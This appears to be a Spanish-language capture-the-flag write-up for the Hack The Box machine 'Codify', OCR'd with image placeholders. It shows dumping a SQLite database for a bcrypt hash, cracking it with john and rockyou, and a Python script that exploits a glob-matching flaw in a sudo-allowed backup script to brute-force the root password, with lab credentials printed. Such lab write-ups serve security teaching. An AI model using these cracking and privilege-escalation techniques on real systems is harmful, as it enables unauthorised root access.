
```
svc@codify:/var/www/contact$ strings tickets.db
SQLite format 3
otableticketstickets
CREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TEXT, description TEXT, status TEXT)P
Ytablesqlite_sequencesqlite_sequence
CREATE TABLE sqlite_sequence(name,seq)
       tableusersusers
CREATE TABLE users (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    username TEXT UNIQUE,
    password TEXT
))
indexsqlite_autoindex_users_1users
joshua$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
joshua
users
tickets
Joe WilliamsLocal setup?I use this site lot of the time. Is it possible to set this up locally? Like instead of coming to this site
, can I download this and set it up in my own computer? A feature like that would be nice.open
Tom HanksNeed networking modulesI think it would be better if you can implement a way to handle network-based stuff. Would help me
out a lot. Thanks!open
svc@codify:/var/www/contact$ _
```

joshua$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2


Usamos john para descifrar la contraseña

```
┌──(kali㉿dttkalimot)-[~/HTB/CODIFY]
└─$ nano hash

┌──(kali㉿dttkalimot)-[~/HTB/CODIFY]
└─$ john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spongebob1       (?)
1g 0:00:00:16 DONE (2024-04-19 07:13) 0.06067g/s 83.00p/s 83.00c/s 83.00C/s winston..angel123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿dttkalimot)-[~/HTB/CODIFY]
└─$ _
```

Y nos conectamos por ssh desde este usuario y contraseña




a440b15ab4a62779289e35044354d0a6



Escalar privilegios

Con sudo -l vemos que este usuario puede ejecutar como sudo el archivo /opt/scripts/mysql-backup.sh

Vemos que hay un error y no verifica bien la contraseña




```
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e
"SHOW DATABASES;" | /usr/bin/grep -Ev "
(Database|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS"
"$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done
```

```
/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'
```

```
if [[ $DB_PASS == $USER_PASS ]]; then
    /usr/bin/echo "Password confirmed!"
else
    /usr/bin/echo "Password confirmation failed!"
    exit 1
fi
```

creamos un archivo que explote la contraseña lo guardamos en la carpeta /tmp le damos permiso de ejecución y lo ejecutamos

```
import string
import subprocess
all = list(string.ascii_letters + string.digits)
password = ""
found = False

while not found:
for character in all:
command = f"echo '{password}{character}*' | sudo /opt/scripts/mysql-
backup.sh"
output = subprocess.run(command, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE, text=True).stdout

if "Password confirmed!" in output:
password += character
print(password)
break
else:
found = True
```

```
joshua@codify:/tmp$ nano brute.py
joshua@codify:/tmp$ chmod +x brute.py
joshua@codify:/tmp$ python3 brute.py
k
kl
klj
kljh
kljh1
```

Sacaremos la contraseña, nos conaectamos como root

```
joshua@codify:/tmp$ python3 brute.py
k
kl
klj
kljh
kljh1
kljh12
kljh12k
kljh12k3
kljh12k3j
kljh12k3jh
kljh12k3jha
kljh12k3jhas
kljh12k3jhask
kljh12k3jhaskj
kljh12k3jhaskjh
kljh12k3jhaskjh1
kljh12k3jhaskjh12
kljh12k3jhaskjh12k
kljh12k3jhaskjh12kj
kljh12k3jhaskjh12kjh
kljh12k3jhaskjh12kjh3
joshua@codify:/tmp$ ls
brute.py
systemd-private-6b3c26c1088c446b8cdde3c52a33a017-apache2.service-gyX9S5
systemd-private-6b3c26c1088c446b8cdde3c52a33a017-ModemManager.service-YIrLDg
systemd-private-6b3c26c1088c446b8cdde3c52a33a017-systemd-logind.service-MmebvY
systemd-private-6b3c26c1088c446b8cdde3c52a33a017-systemd-resolved.service-QSaob4
systemd-private-6b3c26c1088c446b8cdde3c52a33a017-systemd-timesyncd.service-8CC4AG
vmware-root_768-2999133183
joshua@codify:/tmp$ su root
Password:
root@codify:/tmp# _
```

password: kljh12k3jhaskjh12kjh3

Y obtenemos la bandera